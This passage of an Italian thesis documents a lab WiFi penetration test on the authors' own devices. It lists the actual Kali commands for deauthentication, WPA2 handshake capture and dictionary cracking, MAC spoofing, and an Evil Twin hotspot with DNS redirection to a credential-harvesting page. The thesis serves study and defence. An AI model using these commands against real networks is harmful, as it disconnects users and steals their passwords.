Kali Linux[6] è il principale strumento, della famiglia di sistemi operativi Linux, per i penetration test e la sicurezza. Questo particolare sistema operativo è basato su tecnologia Debian[1] e al suo interno include tutti i servizi per il pentest. Essendo Open Source, Kali Linux riceve una continua manutenzione da parte dell'utenza interessata.

L'ultima versione contiene BackTrack, un software che permette operazioni di penetrazione delle reti. Questo è stato completamente revisionato è alleggerito da tool inutili o già presenti. Continuando sull'idea che Kali è stato ideato per i penetration tester, il suo kernel è stato progettato appositamente per l'injection, ovvero attacchi che inviano input non corretti, ma che vengono ugualmente calcolati dal terminale.



Figura 4.2: Il simbolo del sistema operativo Kali Linux

## 4.4 Acrylic

Anche se non fondamentale per il pentesting, Acrylic[2] è uno strumento professionale che permette l'individuazione e lo studio delle reti WiFi. Mostra i meccanismi di sicurezza dietro le WLAN e permette l'ottenimento di WiFi generiche grazie a un sistema plugin.

Acrylic mostra inoltre la potenza del segnale dei canali WiFi e permette di fare un inventario dei dispositivi noti. Il software riconosce tutti i canali disponibili nei dintorni, sia a 2,4 GHz che a 5 GHz. Acrylic non ha bisogno di particolari hardware per funzionare. La versione Premium, a pagamento, utilizzata per il nostro penetration test permette inoltre molte altre attività di monitoraggio.

[1] **Debian**: Sistema Operativo semplice e universale. Fa parte della famiglia Linux ed è Open Source

# 5. Fase di Pentesting

Una volta comprese le tecnologie e i protocolli dietro alla rete e alle sue vulnerabilità, è possibile studiare ed effettuare alcuni tipi di attacchi. Questa sezione è dedicata all'esecuzione di quattro tipi di attacchi: Deauthentication Attack, Dictionary Attack, Cambio di MAC ed Evil Twin. L'ordine di esecuzione scelto non è casuale, ma permette all'aggressore di avere maggiori dettagli e facilità nell'attaccare la vittima.

Inizialmente è stato creato un utente apposito che abbiamo denominato "tesi". Questo utente servirà per effettuare tutte le operazioni che vedremo successivamente. Di seguito invece sono elencati i comandi per questo primo passo introduttivo.

1. **/etc/init.d/ssh start**: questo comando permette la creazione di una sessione in SSH sicura.
2. **adduser tesi**: aggiunge l'utente per l'esecuzione degli attacchi.
3. **usermod –aG sudo tesi**: permette di modificare l'account scelto inserendolo nel gruppo "sudo" che permette l'esecuzione di comandi.
4. **sudo –i**: esegue il login dell'utente.
5. **apt-get update**: ottiene gli ultimi aggiornamenti dei pacchetti.
6. **apt-get dist-upgrade**: permette l'aggiornamento dei software evitando i conflitti.

## 5.1 DOS - Deauthentication Attack

Il primo attacco effettuato è il Denial of Service. Ne esistono di molti tipi: SYN Flooding, Teardrop. Tuttavia quello trattato in questo caso è il Deauthentication Attack, che permette di escludere dalla rete un utente, nonostante questo non abbia fatto effettivamente richiesta.

Il primo passo per deautenticare un utente esterno è trovare il MAC dell'access point a cui è collegata la vittima e, ovviamente, quello della vittima.

1. **airmon-ng check kill**: permette di uccidere tutti i pid esistenti, in caso ce ne siano.
2. **airmon-ng start wlan0**: entra in modalità monitor creando un'interfaccia nuova detta "wlan0mon".
3. **airmon-ng**: riconosce se la scheda wireless è attiva. In questo caso rileva anche che il wlan0mon è attivo.

4. **airodump-ng wlan0mon**: trova tutti gli Access Point disponibili nei dintorni.

Dopo aver inserito questa serie di comandi abbiamo finalmente accesso a una lista di BSSID, ovvero gli identificativi dei set di servizi di base. Nella foto è possibile vedere i BSSID insieme ad altri valori più o meno importanti, come il metodo di cifratura e il nome della rete, oscurato per questioni di privacy. Quello che tuttavia ci interessa è il canale di appartenenza del nostro BSSID target, che qui è il 6.




Figura 5.1: Lista dei BSSID e degli apparecchi associati

La cattura seguente mostra la schermata che è possibile vedere attraverso il software di Acrylic. Il programma permette di vedere attraverso un'interfaccia grafica le stesse informazioni del comando "**airodump -ng wlan0mon**", aggiungendo maggiori informazioni sulle reti disponibili come la potenza del segnale.




Figura 5.2: L'interfaccia grafica di Acrylic Professional

Individuato il channel dell'Access Point a cui la vittima è connessa, è possibile partire con l'attacco vero e proprio. Prima di inserire il comando è necessario però individuare

sul log prodotto dal nostro ultimo comando i MAC dell'AP e quello della macchina da colpire. Come è possibile vedere in foto, segnati in rosso, si vedono i due indirizzi fisici da attaccare.

- **Indirizzo MAC dell'Access Point**: B4:75:0E:F9:FD:5C
- **Indirizzo MAC della vittima**: 60:21:C0:AC:15:6A

Il calcolatore che abbiamo deciso di attaccare è un tablet di nostra proprietà. Come è possibile vedere dalla figura, il tablet, nonostante sia partito lo sniffing sulle reti, è correttamente collegato alla rete casalinga e può navigare senza problemi.




Figura 5.3: Prima dell'attacco il tablet è correttamente collegato alla rete

Tuttavia l'immissione del comando "**aireplay-ng -0 0 -a B4:75:0E:F9:FD:5C -c 60:21:C0:AC:15:6A wlan0mon**" farà scollegare il tablet come se si fosse deautenticato. Questo comando richiede, come detto, prima il MAC dell'AP, poi di quello della vittima e infine l'interfaccia che sta monitorando il processo, ovvero wlan0mon. In questo modo l'attacco continua fin quando l'aggressore decide di abortire il processo di deautenticazione. Questo perché, come avviene in Figura 5.4, la macchina continuerà a inviare ripetutamente pacchetti di deauth che non permettono all'utente di riconnettersi automaticamente.

La Figura 5.5 mostra come il tablet stia cercando di riconnettersi. A questo punto possiamo lasciare che si ricolleghi all'Access Point. Tuttavia in questa fase è possibile catturare un dettaglio importante per la riuscita del prossimo attacco: il codice dell'handshake tra vittima e AP.




Figura 5.4: L'aggressore invia continuamente pacchetti per la deautenticazione




Figura 5.5: Mentre l'aggressore manda i pacchetti, la vittima non riesce a collegarsi automaticamente

## 5.2 Brute Force - Dictionary Attack

La cattura dell'handshake permette di scoprire offline la password tramite dictionary attack. Come abbiamo visto, questo di tipo di attacco rientra nei brute-force, o forza bruta, che consiste nella ripetizione massiva di uno stesso comando fin quando questo non ha successo. Nel nostro caso, viene ripetuta la comparazione tra la PSK nascosta e un lungo elenco di parole, chiamato dizionario.

Mentre il tablet cerca di autenticarsi di nuovo con il router, è stato possibile lanciare il seguente comando che si è messo in ascolto di un handshake: "**airodump-ng -c 6 –bssid B4:75:0E:F9:FD:5C -w /tesi/ wlan0mon**". Il comando richiede in input il numero del canale, il BSSID e l'interfaccia virtuale creata. Catturato l'handshake, questo è stato salvato dentro un file cap che si trova nella cartella tesi. Di seguito tutti i file nella cartella.




Figura 5.6: Cattura dell'handshake




Figura 5.7: I file creati dopo la cattura dell'handshake

Successivamente è stato possibile effettuare il crack della password tramite brute-force. Tramite la riga "**aircrack-ng /tesi/romagnoli-01.cap -w /dizionario/-darkc0de.lst**" è possibile far partire il processo di forzatura della chiave. Questo comando richiede il cap precedentemente creato e il dizionario sopra citato. Il dizionario più è grande, più parole contiene e maggiore è la probabilità che al suo interno ci sia la chiave della wifi.

Con WPA2 il modo più semplice ed efficace per proteggersi da questo tipo di attacchi è impostare una PSK complicata, formata da simboli e numeri e non unicamente da lettere. Questo metodo non è, ovviamente, a prova di hacker, ma complica il lavoro dell'aggressore, che a questo punto dovrebbe avere a disposizione un dizionario molto più grandi e un ampio tempo per eseguire il processo. Non è raro infatti imbattersi in Dictionary Attack della durata di giorni interi.

## 5.3 Masquerade Attack - Autenticazione via indirizzo MAC

Un metodo alternativo per entrare nella rete a cui è associata la vittima è quello di sfruttare l'autenticazione via MAC. Nella normalità di tutti i giorni, questo tipo di autenticazione è uno strumento molto comodo che permette all'utente di entrare in Internet senza dover inserire ogni volta la password. Alcuni dispositivi wireless riconoscono l'indirizzo fisico dell'host e lo accettano immediatamente.

A questo proposito, è possibile mascherare il proprio MAC con quello della vittima catturato nel primo attacco. Questo attacco non richiede eccessivo sforzo e occorre conoscere unicamente il MAC della vittima.

I passaggi per questo attacco sono i seguenti:

1. **airmon-ng check kill**: permette di uccidere tutti i pid esistenti, in caso ce ne siano.
2. **ifconfig wlan0 down**: disattiva l'interfaccia di rete wlan0.
3. **ifdown wlan0**: molto simile al comando precedente, ma è di livello più alto.
4. **macchanger -m 60:21:C0:AC:15:6A wlan0**: cambia il MAC dell'interfaccia con quello in input.

Dopo questo ultimo comando, il terminale mostrerà i seguenti dati:

- **Current MAC**: 00:c0:ca:75:64:b2 (ALFA, INC.)
- **Permanent MAC**: 00:c0:ca:75:64:b2 (ALFA, INC.)
- **New MAC**: 60:21:c0:ac:15:6a (Murata Manufactuaring Co.,Ltd.)

Il primo campo mostra l'attuale indirizzo MAC assegnato al dispositivo, ovvero la scheda del dispositivo Alfa Network. Il secondo mostra il MAC permanente, quello originale e assegnato inizialmente dal fabbricante. L'ultimo, quello più importante, è l'indirizzo fisico aggiornato, quello preso dalla vittima e che ci permetterà di entrare nella rete nelle vesti di un dispositivo autenticato.

Per controllare che effettivamente ci sia stato un cambio di MAC, è stato inserito il comando "**ifconfig**", il quale mostra tutte le interfacce di rete e le loro configurazioni. Come è possibile vedere in Figura 5.8, la wlan0, ha il nuovo indirizzo fisico preso dalla vittima.

```
wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 60:21:c0:ac:15:6a  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figura 5.8: Cambio di MAC nella wlan0

## 5.4 Man in the Middle - Evil Twin

Un Evil Twin è un attacco che rientra nella categoria dei Man in the Middle e consiste nella realizzazione di un Access Point falso da cui è possibile filtrare tutte le comunicazioni che avvengono tra il terminale della vittima e la rete. Solitamente questo attacco avviene all'interno di luoghi pubblici affollati, come aereoporti o stazioni, luoghi dove una rete dal nome accattivante potrebbe trarre in inganno gli ignari utenti.

Durante il nostro studio, abbiamo deciso di rendere disponibile un WiFi aperto, senza password. Nel caso in cui avessimo voluto attaccare un Access Point per crearne uno falso, andrebbero prima eseguiti gli attacchi precedenti.

Come già detto, in un luogo pubblico, le persone si prestano ben volentieri ad associarsi a una WiFi gratis, anche se la nostra sperimentazione è avvenuta in laboratorio. Ciò però ha permesso, in tutta sicurezza, la realizzazione di uno scenario possibile, dove un utente si collega al nostro device fake dal nome invitante per navigare in Internet. Tramite un reindirizzamento del DNS, al momento di accedere alla rete, l'utente verrà indirizzato a una landing page appositamente preparata dove, solitamente, gli verrà richiesto di fare il login con i suoi dati personali. La pratica di usare la stessa password per siti diversi permette all'aggressore di entrare in possesso di informazioni importanti.

Entrando nel dettaglio tecnico, il primo passaggio eseguito è stato l'installazione del pacchetto "**dnsmasq**" tramite il comando "**apt-get install dnsmasq -y**". Questo pacchetto ci permetterà di avere i servizi cache DNS e quelli del DHCP.

Dopo aver installato il pacchetto, è necessaria la sua configurazione. Il comando "**vi /etc/adnsmasq.conf**" permette di creare il file delle configurazioni. La Figura 5.9 mostra come siano state cambiate le configurazioni: in questo modo è possibile fornire un indirizzo IP al al client wireless tramite il daemon di dnsmasq.

```
interface=at0
dhcp-range=10.0.0.10,10.0.0.250,1h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1
```

Figura 5.9: File delle configurazioni di dnsmasq

Anche solo con queste impostazioni è possibile far partire il nostro Access Point falso tramite i seguenti input, alcuni già visti in precedenza:

1. **airmon-ng check kill**: permette di uccidere tutti i pid esistenti, in caso ce ne siano.

2. **airmon-ng start wlan0**: entra in modalità monitor creando un'interfaccia nuova detta "wlan0mon".

3. **airbase-ng -e "Wifi Hotel Free" -c 1 wlan0mon**: permette di attivare la rete wifi free e associarla alla interfaccia at0. La wifi ha l'accattivante nome di "WiFi Hotel Free".

A questo punto occorre impostare altri due parametri per attivare il falso Access Point: la distribuzione di indirizzi IP e il corretto forwarding dei pacchetti.

Il primo problema si risolve attivando innanzi tutto l'interfaccia at0 tramite il comando "**ifconfig at0 10.0.0.1 up**". Successivamente abbiamo attivato il forwarding dei pacchetti, azzerando le regole di firewall e poi impostando il routing dei pacchetti tra due interfacce, quella WiFi e quella LAN che utilizza un qualsiasi modem UMTS[1]. I seguenti comandi eseguono quanto detto nel medesimo ordine:

1. **iptables –flush**
2. **iptables –table nat –append POSTROUTING –out-interface eth0 -j MASQUERADE**
3. **iptables –append FORWARD –in-interface at0 -j ACCEPT**

Il passaggio si conclude con l'inserimento di "**echo 1 >/proc/sys/net/ipv4/ip_forward**" che permette l'effettivo svolgimento di passaggio di pacchetti.

A questo punto, la configurazione dell'Evil Twin prevede l'attivazione dei servizi DHCP e DNS tramite l'apposito comando "**dnsmasq -C /etc/adnsmasq.conf -d**". Alla conferma, comparirà la schermata mostrata in Figura 5.10, e sulla quale poi sarà possibile vedere effettivamente il traffico dell'Access Point fake.

```
root@kali4:~# dnsmasq -C /etc/adnsmasq.conf -d
dnsmasq: started, version 2.80 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua
TFTP conntrack ipset auth DNSSEC loop-detect inotify dumpfile
dnsmasq-dhcp: DHCP, IP range 10.0.0.10 -- 10.0.0.250, lease time 1h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 192.168.17.2#53
dnsmasq: read /etc/hosts - 6 addresses
```

Figura 5.10: Avvio dei servizi DNS e DHCP

Ora che l'Access Point è pienamente funzionante, è interessante vedere come sia possibile gestire un sito da Kali Linux, andando a modificare una cartella utilizzata per il reindirizzamento. Mentre un vero aggressore potrebbe essere interessato a un sito più importante e usato tutti i giorni dall'utenza, per questo elaborato ci siamo limitati a utilizzare www.edp.srl, un sito di nostra proprietà e non protetto da SSL. Per cambiare l'indirizzo IP del sito, e quindi senza affidarsi al normale DNS, abbiamo modificato il file "**/etc/hosts**", come mostrato in Figura 5.11

L'utente connesso alla WiFi accederà regolarmente a tutti i siti, ma al momento di entrare in www.edp.srl, ovvero quello a cui abbiamo cambiato indirizzo IP, verrà opportunamente reindirizzato a una pagina che potrebbe richiedere le credenziali per proseguire nell'area riservata. Queste credenziali poi verranno salvate in un database.

In Figura 5.12 è possibile vedere come una richiesta al sito conduca a un indirizzo IP falso. Non essendo utile, oltre a essere al di fuori dello scopo della tesi, non è

[1]**Modem UMTS**: ci si riferisce a modem portatili o a telefoni che fanno da hotspot




Figura 5.11: Cambio IP del sito




Figura 5.12: Il sito ha un IP falso

stato realizzato un sito esterno malevolo. Piuttosto, è stato utilizzato "**nslookup**" per registrare l'effettiva risoluzione delle query.




Figura 5.13: Risoluzione delle query DNS

In Figura 5.13 è possibile vedere come le query vengano risolte correttamente, anche se l'indirizzo a cui fa riferimento www.edp.srl è in realtà gestito dalla nostra machcina Kali Linux. Questa potrà essere poi predisposta per maschere di registrazione e/o autenticazione, maschere che hanno il solo scopo di ottenere le credenziali dell'utente.

# 6. Conclusioni

Gli attacchi mostrati nel progetto, come già detto precedentemente, sono stati effettuati in ambito privato, in un luogo ristretto e su dispositivi di nostra proprietà. La tesi è stata fatta per scopi didattici e per comprendere al meglio i meccanismi degli attacchi trattati.

L'attrezzatura utilizzata per effuttuare gli attacchi esposti ha un costo basso ed è facilmente acquistabile in internet. La totalità dei comandi è reperibile in rete tramite guide[10] esplicative che rendono accessibile anche a personale non specializzato la possibilità di implementare quanto descritto.

Prima di concludere, però, vale la pena fare qualche considerazione sugli attacchi effettuati e su come si evolverà lo scenario della cybersecurity.

## 6.1 Considerazioni sul pentesting

Nell'elaborato, si è volutamente deciso di non trattare l'attacco al WEP, in quanto risulta essere un sistema di autenticazione obsoleto. Gli attacchi fatti sulla WPA/PSK dimostrano che la sicurezza della rete dipende dalla qualità della password: più la password è lunga e non contiene parole di uso comune, più risulta sicura. Una buona progettazione della copertura wireless riesce in generale a diminuire le possibilità che l'attaccante riesca a interferire con la rete WiF, in quanto tutti gli attacchi descritti nell'elaborato richiedo la prossimità alla rete WiFi.

## 6.2 Considerazioni sulla sicurezza

L'organizzazione IEEE 802.11, avendo presente le problematiche di sicurezza anche dello standard PSK, sta implementando il protocollo WPA3. Questa terza versione utilizza lo scambio di chiavi tramite metodo "dragonfly". Il nuovo handshake permetterà la crittografia con algoritmi discreti che sfruttano gruppi di parametri scelti grazie a *Finite Field Cryptography* oppure *Elliptic Curve Cryptography.* Lo scambio di chiavi avviene tramite due fasi: il "Commit Exchange" in cui entrambe le parti si scambiano una presupposizione delle password, e un "Confirm Exchange", dove le parti confermano la conoscenza delle password.

